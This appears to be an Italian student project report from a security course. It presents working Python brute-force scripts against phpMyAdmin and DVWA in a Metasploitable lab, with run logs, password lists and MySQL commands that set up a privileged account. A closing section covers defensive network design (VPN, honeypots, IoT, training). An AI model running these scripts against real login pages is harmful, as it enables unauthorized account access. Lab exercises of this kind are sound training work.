Il programma chiede all'utente di inserire l'URL del sito da scansionare e in questo caso è il sito http://192.168.50.102/dvwa/vulnerabilities/brute/.
Come si evince dalle immagini il programma riesce a mostrare all'utente il metodo GET abilitato, POST abilitato, PUT abilitato e HEAD abilitato.
Una volta terminata l'esecuzione del programma l'utente può visionare i dettagli mostrati dal terminale o tornare all'interfaccia principale del terminale e proseguire con nuovi comandi.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python enume.py
Inserisci l'URL del sito: http://192.168.32.102/dvwa/vulnerabilities/brute/

Metodo GET Abilitato
Status code: 200

Token CSRF: None

Headers:
Date: Thu, 14 Dec 2023 09:45:26 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Set-Cookie: security=high
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html;charset=utf-8

*******************************************************************************
```

```
Metodo POST Abilitato
Status code: 200

Token CSRF: None

Headers:
Date: Thu, 14 Dec 2023 09:45:26 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Set-Cookie: security=high
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html;charset=utf-8

*******************************************************************************

Metodo DELETE Abilitato
status code: 200
```

Enumerazione METODI HTTP



Attacco Brute Force: phpMyAdmin

ATTACCO DI TIPO BRUTE FORCE PER TENTARE DI ACCEDERE A PHPMYADMIN

Il programma esegue un attacco di tipo brute force (forza bruta) per tentare di accedere a PhpMyAdmin, un'applicazione web di amministrazione per MySQL e MariaDB, utilizzando elenchi di username e password forniti dall'utente.

SPIEGAZIONE RIGHE DI CODICE

1-2. import mechanicalsoup e import requests:

- Importa i moduli "mechanicalsoup" e "requests". MechanicalSoup è una libreria per simulare un browser web, mentre "requests" è usato per inviare richieste HTTP.

3-20. Configurazione iniziale:

- Chiede all'utente di inserire l'indirizzo IP del target e il percorso relativo di PhpMyAdmin.
- Se l'utente non inserisce un percorso, viene utilizzato un valore di default ("phpMyAdmin/").
- Chiede all'utente i percorsi dei file contenenti gli elenchi di username e password, con valori di default se non vengono forniti.

21-60. Definizione della funzione bf():

- La funzione bf esegue il brute force.
- Legge gli username e le password dai file specificati, creando due liste.
- Cicla attraverso ogni combinazione di username e password.
- Per ogni combinazione:
  - Configura un browser simulato con MechanicalSoup.
  - Apre la pagina di login di PhpMyAdmin.
  - Compila e invia un modulo di login con le credenziali correnti.
  - Controlla la risposta del server per determinare se l'accesso è stato negato o se le credenziali sono corrette.
- Se trova una combinazione valida, stampa le credenziali e interrompe il ciclo.
- Se nessuna combinazione è valida, stampa un messaggio di fallimento.

Attacco Brute Force: phpMyAdmin

ATTACCO DI TIPO BRUTE FORCE PER TENTARE DI ACCEDERE A PHPMYADMIN

61-63. Avvio della funzione bf():

- La funzione bf viene chiamata per iniziare l'attacco brute force.

```python
import mechanicalsoup
import requests

# Richiesta IP e percorso del target
ip = input('Inserire IP target: ')
print('Inserire un indirizzo, o premere "invio" per l\'indirizzo standard: ')
path = input("Indirizzo standard PhpMyAdmin: phpMyAdmin/: ")
if path == "":
    path = "phpMyAdmin/"

# Configurazione del file degli username
user_list = input('Inserire il percorso del file contenente gli username (premere invio per utilizzare il file di default): ')
if not user_list:
    user_list = '/home/kali/Desktop/usernames.lst'  # Percorso di default per il file degli username

# Configurazione del file delle password
pass_list = input('Inserire il percorso del file contenente le password (premere invio per utilizzare il file di default): ')
if not pass_list:
    pass_list = "/home/kali/Desktop/passwords.lst"  # Percorso di default per il file delle password

# Definizione della funzione per il brute force
def bf():
    # Apertura e lettura del file degli username
    with open(user_list) as f:
        usernames = f.read().splitlines()

    # Apertura e lettura del file delle password
    with open(pass_list) as f:
        passwords = f.read().splitlines()

    credenziali_trovate = False  # Variabile per tracciare se le credenziali sono state trovate

    # Ciclo attraverso gli username e le password
    for user in usernames:
        for password in passwords:
            print(f"'{user}' - '{password}'")

            # Configurazione del browser
            browser = mechanicalsoup.StatefulBrowser()
            browser.open(f"http://{ip}/{path}")
            url = browser.get_url()

            # Invio del form con username e password
            browser.select_form('form[action="index.php"]')
            data = {"pma_username": user, "pma_password": password}
            response = browser.session.post(url, data=data)

            # Controllo sulla risposta
            if not f"#1045 - Access denied for user '{user}'@'localhost'" in response.text:
                print("Credenziali trovate!\n\tUsername: '{}'\n\tPassword: '{}'".format(user, password))
                credenziali_trovate = True
                break

        if credenziali_trovate:
            break

    # Se nessuna delle credenziali è corretta
    if not credenziali_trovate:
        print("Non è stata trovata alcuna combinazione user - password valida :(")

# Avvio della funzione brute_force
bf()
```

Attacco Brute Force: phpMyAdmin

ATTACCO DI TIPO BRUTE FORCE PER TENTARE DI ACCEDERE A PHPMYADMIN

Di seguito sono mostrate le immagini del programma in esecuzione.
Viene chiesto all'utente di inserire l'IP della pagina phpMyAdmin (IP di Metasploitable) per avviare la scansione di usernames e passwords presenti in file/liste che a loro volta si trovano sulla nostra macchina virtuale Kali Linux.
Una volta che la combinazione di credenziali corretta viene trovata il programma comunica "Credenziali trovate".
È necessario ricordare che per effettuare tale processo è servita la creazione di credenziali predefinite su Metasploitable.
Il team è ricorso le ha configurate attraverso il terminale di Metasploitable eseguendo i seguenti comandi:

msfadmin / msfadmin
sudo su
mysql -u root -p (dare invio senza password)
CREATE USER 'admin'@'localhost' IDENTIFIED BY 'kali';
GRANT ALL PRIVILEGES ON *.* TO 'admin'@'localhost' WITH GRANT OPTION;
SELECT * FROM mysql.user WHERE user = 'debian-sys-maint' AND host = 'localhost' INTO OUTFILE '/tmp/debian_sys_maint_privileges.txt';
FLUSH PRIVILEGES;
SOURCE /tmp/debian_sys_maint_privileges.txt;
DROP USER 'debian-sys-maint'@'localhost'; (se non ti fa eliminare il root "debian-sys-maint" non fa niete, ti prende lo stesso admin kali)

se tutto è andato bene le credenziali di accesso saranno:


username: admin
password: kali

Attacco Brute Force: phpMyAdmin

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 PHP_Bruteforce.py
Inserire IP target: 192.168.50.101
Inserire un indirizzo, o premere "invio" per l'indirizzo standard:
Indirizzo standard PhpMyAdmin: phpMyAdmin/:
Inserire il percorso del file contenente gli username (premere invio per utilizzare il file di default):
Inserire il percorso del file contenente le password (premere invio per utilizzare il file di default):
'root' - '123456'
'root' - '12345'
'root' - '123456789'
'root' - 'password'
'root' - 'iloveyou'
'root' - 'princess'
'root' - '12345678'
'root' - '1234567'
'root' - 'abc123'
'root' - 'nicole'
'root' - 'daniel'
'root' - 'monkey'
'root' - 'babygirl'
'root' - 'qwerty'
'root' - 'kali'
'root' - 'lovely'
'root' - '654321'
'root' - 'michael'
'root' - 'jessica'
'root' - '111111'
'administrator' - '123456'
'administrator' - '12345'
'administrator' - '123456789'
'administrator' - 'password'
'administrator' - 'iloveyou'
```

```
'administrator' - '123456'
'administrator' - '12345'
'administrator' - '123456789'
'administrator' - 'password'
'administrator' - 'iloveyou'
'administrator' - 'princess'
'administrator' - '12345678'
'administrator' - '1234567'
'administrator' - 'abc123'
'administrator' - 'nicole'
'administrator' - 'daniel'
'administrator' - 'monkey'
'administrator' - 'babygirl'
'administrator' - 'qwerty'
'administrator' - 'kali'
'administrator' - 'lovely'
'administrator' - '654321'
'administrator' - 'michael'
'administrator' - 'jessica'
'administrator' - '111111'
'admin' - '123456'
'admin' - '12345'
'admin' - '123456789'
'admin' - 'password'
'admin' - 'iloveyou'
'admin' - 'princess'
'admin' - '12345678'
'admin' - '1234567'
'admin' - 'abc123'
'admin' - 'nicole'
'admin' - 'daniel'
'admin' - 'monkey'
'admin' - 'babygirl'
'admin' - 'qwerty'
'admin' - 'kali'
Credenziali trovate!
        Username: 'admin'
        Password: 'kali'
```

VERIFICA DELLE CREDENZIALI TROVATE CON EFFETTIVA RIUSCITA DEL LOGIN:



Attacco Brute Force: DVWA

ATTACCO DI TIPO BRUTE FORCE PER TENTARE DI EFFETTUARE IL LOGIN SULL'URL TARGET: HTTP://192.168.50.101/DVWA/VULNERABILITIES/BRUTE/

Il programma esegue un attacco brute force su un'applicazione web vulnerabile, Damn Vulnerable Web Application (DVWA). Più precisamente tenta di trovare la combinazione username - password per effettuare il login sull'url target http://192.168.50.101/dvwa/vulnerabilities/brute/ testando i 3 livelli di sicurezza (Low, Medium, High).

SPIEGAZIONE RIGHE DI CODICE

1-4. Importazioni:
- import mechanicalsoup: Importa MechanicalSoup, una libreria Python che fornisce un browser web automatizzato.
- import requests: Importa il modulo requests, utilizzato per inviare richieste HTTP.
- import time: Importa il modulo time, utilizzato per misurare la durata dell'attacco brute force.
- import re: Importa il modulo per espressioni regolari, usato per validare l'indirizzo IP e l'URL.

5-8. Creazione del Browser e Definizione delle Funzioni di Validazione:
- browser = mechanicalsoup.StatefulBrowser(): Crea un'istanza di StatefulBrowser da MechanicalSoup, che simula un browser per interagire con le pagine web.
- def validate_ip(ip): Definisce una funzione per verificare se un indirizzo IP è valido secondo uno specifico pattern.
- def validate_url(url): Definisce una funzione per controllare la validità di un URL.

9-29. Gestione dell'Input dell'Indirizzo IP e del Percorso:
- Il codice chiede all'utente di inserire un indirizzo IP e verifica la sua validità.
- Viene poi richiesto all'utente di inserire un percorso o di utilizzare un percorso standard. Il codice controlla anche la validità dell'URL completo.

Attacco Brute Force: DVWA

ATTACCO DI TIPO BRUTE FORCE PER TENTARE DI EFFETTUARE IL LOGIN SULL'URL TARGET:
HTTP://192.168.50.101/DVWA/VULNERABILITIES/BRUTE/

30-38. Accesso a DVWA:
- Il browser automatizzato apre l'URL specificato.
- Seleziona un modulo di accesso nella pagina web e imposta le credenziali di accesso (username e password).

39-64. Impostazione del Livello di Sicurezza:
- Il browser naviga alla pagina "security.php".
- L'utente sceglie un livello di sicurezza per il sito (basso, medio, alto) e il browser invia questa scelta.
- Il browser naviga alla pagina "vulnerabilities/brute/".

65-74. Configurazione dei Percorsi dei File per Brute Force:
- Il codice richiede all'utente di fornire i percorsi dei file contenenti gli username e le password per l'attacco brute force. Se non vengono forniti, vengono usati percorsi predefiniti.

75-97. Routine di Brute Force:
- Definizione della funzione bf() per eseguire l'attacco brute force.
- La funzione legge gli username e le password dai file forniti e tenta di accedere al sito web con ogni combinazione di essi.
- Se una combinazione funziona, stampa le credenziali riuscite e il tempo impiegato.

98-99. Esecuzione dell'Attacco Brute Force:
- La funzione bf() viene chiamata per iniziare l'attacco.

Attacco Brute Force: DVWA

```python
import mechanicalsoup
import requests
import time
import re  # Importato per la validazione dell'URL e dell'IP

# Creazione di un browser automatizzato utilizzando mechanicalsoup.
browser = mechanicalsoup.StatefulBrowser()

# Funzioni di validazione
def validate_ip(ip):
    pattern = re.compile(r'^([0-9]{1,3}\.){3}[0-9]{1,3}$')
    return pattern.match(ip) is not None

def validate_url(url):
    return url.startswith("http://") or url.startswith("https://")

# Inizio della sezione per l'inserimento del percorso.
ip = input('Inserire IP target: ')
while not validate_ip(ip):
    print("IP non valido. Riprova.")
    ip = input('Inserire IP target: ')

print('Inserire un indirizzo, o premere "invio" per l\'indirizzo standard: ')
path = input("Indirizzo standard DVWA: dvwa/login.php: ")
if path == "":
    path = "dvwa/login.php"
elif not validate_url(f"http://{ip}/{path}"):
    print("URL non valido. Utilizzo dell'indirizzo standard.")
    path = "dvwa/login.php"

browser.open(f"http://{ip}/{path}")

# Inizio della sezione per accedere a DVWA.
browser.select_form('form[action="login.php"]')
browser["username"] = "admin"
browser["password"] = "password"
browser.submit_selected()

# Inizio della sezione per spostarsi in security.php e impostare il livello di sicurezza.
browser.follow_link("security.php")
print(browser.get_url())

scelta_valida = False
while not scelta_valida:
    print("Scegli il livello di sicurezza che vuoi usare per tentare attacco bruteforce sull'URL target:\nhttp://192.168.50.101/dvwa/vulnerabilities/brute/ ")
    print("1 = low; 2 = medium; 3 = high")
    scelta = input("Inserisci il livello di sicurezza: ")

    if scelta in ["1", "2", "3"]:
        scelta_valida = True
        if scelta == "1":
            browser.select_form('form[action="#"]')
            browser["security"] = "low"
        elif scelta == "2":
            browser.select_form('form[action="#"]')
            browser["security"] = "medium"
        elif scelta == "3":
            browser.select_form('form[action="#"]')
            browser["security"] = "high"
    else:
        print("Scelta non valida. Inserisci 1, 2 o 3.")

browser.submit_selected()
browser.follow_link("vulnerabilities/brute/")

# Inizio della configurazione dei dati.

username_file = input('Percorso file username (default: "/home/kali/Desktop/usernames.lst"): ')
username_file = username_file if username_file else "/home/kali/Desktop/usernames.lst"

password_file = input('Percorso file password (default: "/home/kali/Desktop/passwords.lst"): ')
password_file = password_file if password_file else "/home/kali/Desktop/passwords.lst"


# Inizio della routine di brute force.
def bf():
    start = time.time()
    with open(username_file) as f:
        usernames = f.read().splitlines()
    with open(password_file) as f:
        passwords = f.read().splitlines()

    for user in usernames:
        for password in passwords:
            print(f'{user} - {password}')
            browser.select_form('form[action="#"]')
            browser["username"] = user
            browser["password"] = password
            response = browser.submit_selected()

            if "Welcome to the password protected area" in response.text:
                print(f"Accesso riuscito con {user} - {password}")
                end = time.time()
                print(f'Tempo impiegato: {end-start:.2f} secondi')
                return
            else:
                browser.follow_link("vulnerabilities/brute/")

bf()
```

Attacco Brute Force: DVWA

ATTACCO DI TIPO BRUTE FORCE PER TENTARE DI EFFETTUARE IL LOGIN SULL'URL TARGET: HTTP://192.168.50.101/DVWA/VULNERABILITIES/BRUTE/

Di seguito sono mostrate le immagini del programma in esecuzione con test dei livelli di sicurezza 1 e 2.

```
┌──(kali㉿Host-010)-[~]
└─$ python3 dvwa5.py
Inserire IP target: 192.168.50.101
Inserire un indirizzo, o premere "invio" per l'indirizzo standard:
Indirizzo standard DVWA: dvwa/login.php:
http://192.168.50.101/dvwa/security.php
Scegli il livello di sicurezza che vuoi usare per tentare attacco bruteforce sull'URL target:
http://192.168.50.101/dvwa/vulnerabilities/brute/
1 = low; 2 = medium; 3 = high
Inserisci il livello di sicurezza: 1
Percorso file username (default: "/home/kali/Desktop/usernames.lst"):
Percorso file password (default: "/home/kali/Desktop/passwords.lst"):
prova1 - prova
prova1 - password
prova1 - dcydfcgrf
prova1 - prova1
prova1 - djbcdf
prova1 - wedhuwfef
prova1 - hgfehfc
prova1 - dfhcejv
prova1 - chhfcgu
prova3 - prova
prova3 - password
prova3 - dcydfcgrf
prova3 - prova1
prova3 - djbcdf
prova3 - wedhuwfef
prova3 - hgfehfc
prova3 - dfhcejv
prova3 - chhfcgu
admin - prova
admin - password
Accesso riuscito con admin - password
Tempo impiegato: 1.66 secondi
```

```
┌──(kali㉿Host-010)-[~]
└─$ python3 dvwa5.py
Inserire IP target: 192.168.50.101
Inserire un indirizzo, o premere "invio" per l'indirizzo standard:
Indirizzo standard DVWA: dvwa/login.php:
http://192.168.50.101/dvwa/security.php
Scegli il livello di sicurezza che vuoi usare per tentare attacco bruteforce sull'URL target:
http://192.168.50.101/dvwa/vulnerabilities/brute/
1 = low; 2 = medium; 3 = high
Inserisci il livello di sicurezza: 2
Percorso file username (default: "/home/kali/Desktop/usernames.lst"):
Percorso file password (default: "/home/kali/Desktop/passwords.lst"):
prova1 - prova
prova1 - password
prova1 - dcydfcgrf
prova1 - prova1
prova1 - djbcdf
prova1 - wedhuwfef
prova1 - hgfehfc
prova1 - dfhcejv
prova1 - chhfcgu
prova3 - prova
prova3 - password
prova3 - dcydfcgrf
prova3 - prova1
prova3 - djbcdf
prova3 - wedhuwfef
prova3 - hgfehfc
prova3 - dfhcejv
prova3 - chhfcgu
admin - prova
admin - password
Accesso riuscito con admin - password
Tempo impiegato: 1.69 secondi
```

Attacco Brute Force: DVWA

ATTACCO DI TIPO BRUTE FORCE PER TENTARE DI EFFETTUARE IL LOGIN SULL'URL TARGET: HTTP://192.168.50.101/DVWA/VULNERABILITIES/BRUTE/

Di seguito sono mostrate le immagini del programma in esecuzione con test del livello di sicurezza 3 e verifica delle validazioni inserite.

```
┌──(kali㉿Host-010)-[~]
└─$ python3 dvwa5.py
Inserire IP target: 192.168.50.101
Inserire un indirizzo, o premere "invio" per l'indirizzo standard:
Indirizzo standard DVWA: dvwa/login.php:
http://192.168.50.101/dvwa/security.php
Scegli il livello di sicurezza che vuoi usare per tentare attacco bruteforce sull'URL target:
http://192.168.50.101/dvwa/vulnerabilities/brute/
1 = low; 2 = medium; 3 = high
Inserisci il livello di sicurezza: 3
Percorso file username (default: "/home/kali/Desktop/usernames.lst"):
Percorso file password (default: "/home/kali/Desktop/passwords.lst"):
prova1 - prova
prova1 - password
prova1 - dcydfcgrf
prova1 - prova1
prova1 - djbcdf
prova1 - wedhuwfef
prova1 - hgfehfc
prova1 - dfhcejv
prova1 - chhfcgu
prova3 - prova
prova3 - password
prova3 - dcydfcgrf
prova3 - prova1
prova3 - djbcdf
prova3 - wedhuwfef
prova3 - hgfehfc
prova3 - dfhcejv
prova3 - chhfcgu
admin - prova
admin - password
Accesso riuscito con admin - password
Tempo impiegato: 58.17 secondi
```

```
┌──(kali㉿Host-010)-[~]
└─$ python3 dvwa5.py
Inserire IP target: ciao
IP non valido. Riprova.
Inserire IP target: 192.168.50.101
Inserire un indirizzo, o premere "invio" per l'indirizzo standard:
Indirizzo standard DVWA: dvwa/login.php:
http://192.168.50.101/dvwa/security.php
Scegli il livello di sicurezza che vuoi usare per tentare attacco bruteforce sull'URL target:
http://192.168.50.101/dvwa/vulnerabilities/brute/
1 = low; 2 = medium; 3 = high
Inserisci il livello di sicurezza: ciaoprova
Scelta non valida. Inserisci 1, 2 o 3.
Scegli il livello di sicurezza che vuoi usare per tentare attacco bruteforce sull'URL target:
http://192.168.50.101/dvwa/vulnerabilities/brute/
1 = low; 2 = medium; 3 = high
Inserisci il livello di sicurezza: 1
Percorso file username (default: "/home/kali/Desktop/usernames.lst"):
Percorso file password (default: "/home/kali/Desktop/passwords.lst"):
prova1 - prova
prova1 - password
prova1 - dcydfcgrf
prova1 - prova1
prova1 - djbcdf
prova1 - wedhuwfef
prova1 - hgfehfc
prova1 - dfhcejv
prova1 - chhfcgu
prova3 - prova
prova3 - password
prova3 - dcydfcgrf
prova3 - prova1
prova3 - djbcdf
prova3 - wedhuwfef
prova3 - hgfehfc
prova3 - dfhcejv
prova3 - chhfcgu
admin - prova
admin - password
Accesso riuscito con admin - password
Tempo impiegato: 1.18 secondi
```

Attacco Brute Force: DVWA

ATTACCO DI TIPO BRUTE FORCE PER TENTARE DI EFFETTUARE IL LOGIN SULL'URL TARGET: HTTP://192.168.50.101/DVWA/VULNERABILITIES/BRUTE/

Come si denota dalle immagini viene chiesto inizialmente all'utente di inserire un indirizzo IP valido (in questo caso "192.168.50.101").
Successivamente, lo script chiede di inserire un percorso specifico ma l'utente può scegliere di premere "invio" per utilizzare il percorso di default "dvwa/login.php" dove il programma effettuerà il login inserendo le credenziali preimpostate "admin - password".
Lo script apre poi automaticamente l'url combinato (IP + path) "http://192.168.50.101/dvwa/security.php", accedendo così alla pagina di DVWA per la selezione del livello di sicurezza.
Viene chiesto all'utente di scegliere un livello di sicurezza tra Low, Medium e High.
Una volta selezionato il livello lo script chiede i percorsi dei file contenenti gli elenchi di username e password e anche in questo punto l'utente può scegliere di utilizzare i file di default premendo "invio" per entrambi.
Lo script stampa quindi ogni combinazione di username e password che sta provando fino a quando non gli viene restituito il messaggio "Welcome to the password protected area admin".
Arrivato alla combinazione "admin - password", lo script stampa un messaggio di successo, indicando che l'accesso è stato ottenuto con le credenziali "admin" e "password".
Infine, lo script riporta il tempo impiegato per effettuare l'attacco. Le immagini dimostrano che nonostante il programma in esecuzione sia accurato e ben sviluppato, man mano che il livello di sicurezza aumenta, l'attacco impiegherà più tempo per effettuare un brute force a dizionario.
Utile sottolineare come a causa di una combinazione semplice di username e password sia stato possibile eseguire l'attacco nonostante i livelli di sicurezza siano cambiati diventando sempre più "protetti".

Strategie di sicurezza aziendale

ARCHITETTURA DI RETE FINALE PER THETA

- Implementazione di VPN
- Honeypot
- Gestione della Sicurezza IoT
- Formazione dei dipendenti

Nell'ambito della sicurezza informatica per l'azienda Theta, è essenziale l'implementazione di una robusta architettura di rete. Questa deve includere non solo misure tradizionali come firewall e IDS, ma anche soluzioni innovative come gli honeypot e strategie specifiche per la gestione della sicurezza IoT. La VPN garantisce un accesso remoto sicuro e controllato, fondamentale nell'era del lavoro flessibile.

Implementazione di VPN

VPN: Pilastro della Sicurezza di Rete

L'adozione di una VPN è una decisione strategica che porta numerosi benefici in termini di sicurezza e gestione della rete:

- Confidenzialità dei Dati: La VPN crea un tunnel crittografato tra gli utenti remoti e la rete aziendale, garantendo la protezione dei dati scambiati. Questo aspetto è vitale per prevenire attacchi come l'intercettazione dei dati (man-in-the-middle).
- Accesso Controllato e Sicuro: La VPN offre la possibilità di implementare l'autenticazione forte, come l'uso di certificati digitali o l'autenticazione a due fattori. Questo limita l'accesso alla rete aziendale solo agli utenti autorizzati, riducendo così il rischio di accessi non autorizzati.
- Protezione contro Attacchi di Rete: Con la VPN, il traffico di rete è protetto da intrusioni esterne, rendendo difficile per gli attaccanti compromettere la comunicazione.
- Posizionamento Strategico: La VPN, collocata tra la zona cliente e la zona server, crea un ambiente sicuro per gli impiegati che necessitano di accedere a risorse critiche, come l'applicativo di e-commerce aziendale.
- Autenticazione Forte: La configurazione di una VPN con meccanismi di autenticazione avanzati è un passo cruciale per garantire che solo gli utenti con credenziali valide possano accedere alla rete.

Formazione dei Dipendenti e Politiche di Sicurezza

Oltre alla tecnologia, è essenziale informare e formare i dipendenti sull'uso corretto della VPN. La consapevolezza e la comprensione del suo ruolo nella sicurezza di rete sono fondamentali per prevenire comportamenti rischiosi e garantire che la VPN sia utilizzata in modo efficace. Questo include:

- Formazione sulle migliori pratiche di sicurezza per l'accesso remoto.
- Politiche aziendali chiare riguardo all'uso della VPN e la sicurezza dei dati.
- Consapevolezza sui rischi associati all'uso non autorizzato o non sicuro della VPN.

Honeypot

Honeypot: Uno Strumento Proattivo per la Sicurezza Informatica

Un honeypot è un sistema di sicurezza ingannevole progettato per attirare gli hacker e studiare i loro metodi di attacco. Questo strumento simula sistemi informatici o reti vulnerabili per rilevare, monitorare e raccogliere dati sul comportamento degli intrusi.

Funzioni e Caratteristiche degli Honeypot:

- Simulazione di Vulnerabilità: Gli honeypot imitano le vulnerabilità e i servizi comuni per apparire come target attraenti agli occhi degli hacker. Possono essere configurati in vari formati, come honeypot web, FTP o di posta elettronica.
- Monitoraggio e Analisi: Registrano tutte le attività sospette, fornendo agli amministratori dettagli critici come indirizzi IP, tecniche di attacco e tipologie di malware.
- Apprendimento e Risposta agli Attacchi: Attraverso l'analisi delle interazioni con gli honeypot, è possibile imparare come gli hacker operano e sviluppare misure di sicurezza più efficaci.
- Tipologie di Honeypot: Possono variare da quelli "a bassa interazione", che emulano solo servizi specifici, a quelli "ad alta interazione", che utilizzano veri sistemi e software per fornire esperienze più realistiche.
- Gestione dei Falsi Positivi: È fondamentale interpretare accuratamente i dati raccolti per distinguere tra veri attacchi e semplici interazioni con scanner automatici o malware.
- Ricerca e Sviluppo in Sicurezza: Gli honeypot sono strumenti preziosi negli ambienti di ricerca per scoprire nuove minacce, studiare malware emergenti e sviluppare tecniche di difesa avanzate.

Importanza di una Gestione Attenta:

Gli honeypot richiedono una gestione accurata per essere efficaci. Se implementati e monitorati correttamente, rappresentano un'aggiunta significativa alle strategie di sicurezza informatica, migliorando la capacità di un'organizzazione di anticipare e contrastare le minacce informatiche.

Gestione della Sicurezza IoT

I dispositivi IoT, come telecamere di sicurezza e termostati intelligenti, offrono vantaggi di efficienza e comodità, ma presentano anche notevoli sfide di sicurezza. Queste includono il rischio di accessi non autorizzati, che possono trasformare i dispositivi IoT in punti di ingresso vulnerabili nella rete aziendale. Inoltre, la raccolta di dati sensibili da parte di questi dispositivi potrebbe portare a compromissioni della privacy se esposti. Gli attacchi di tipo Denial-of-Service (DoS) utilizzando dispositivi IoT possono anche interrompere le operazioni aziendali. Per mitigare questi rischi, è essenziale adottare strategie di sicurezza specifiche, quali:

- Aggiornamenti e Patch di Sicurezza: È fondamentale mantenere aggiornati i dispositivi IoT con le ultime patch per proteggerli da exploit recenti.
- Politiche di Password Forti: È cruciale utilizzare credenziali robuste e modificare le password predefinite per prevenire accessi non autorizzati.
- Segmentazione della Rete: Isolare i dispositivi IoT in reti separate può limitare il danno potenziale in caso di compromissione.
- Monitoraggio del Traffico di Rete: Implementare sistemi di monitoraggio per rilevare attività sospette o anomale provenienti dai dispositivi IoT.

La formazione dei dipendenti è altrettanto importante per una gestione efficace della sicurezza IoT. Gli impiegati devono essere consapevoli dei rischi associati all'uso di dispositivi IoT e essere istruiti su come gestirli in modo sicuro. Questo include la conoscenza delle migliori pratiche per la sicurezza IoT, come l'aggiornamento regolare e la gestione delle password, nonché la capacità di riconoscere e prevenire possibili attacchi mirati a questi dispositivi.

Formazione dei dipendenti

La formazione dei dipendenti è un aspetto cruciale nella sicurezza informatica aziendale.

Essa comprende:

- Sensibilizzazione sui Rischi Informatici: educazione su minacce come phishing, malware e attacchi ransomware.
- Adozione di Pratiche di Sicurezza Online: istruzioni su comportamenti sicuri come la gestione responsabile delle email e delle password.
- Conoscenza dei Protocolli di Sicurezza Aziendali: comprensione delle politiche interne di sicurezza e dei processi in caso di incidenti.
- Uso Responsabile delle Risorse IT: enfasi sull'importanza di utilizzare le risorse IT aziendali in modo sicuro.
- Prevenzione delle Perdite di Dati: formazione su come proteggere i dati aziendali sensibili.
- Esercitazioni Pratiche: simulazioni regolari per testare e rafforzare la consapevolezza sulla sicurezza.

I benefici includono la riduzione dei rischi di sicurezza, la promozione di una cultura aziendale attenta alla sicurezza e una migliore preparazione e risposta agli incidenti. Questo approccio olistico contribuisce in modo significativo a proteggere le infrastrutture digitali dell'azienda dalle minacce informatiche.

GRAZIE PER L'ATTENZIONE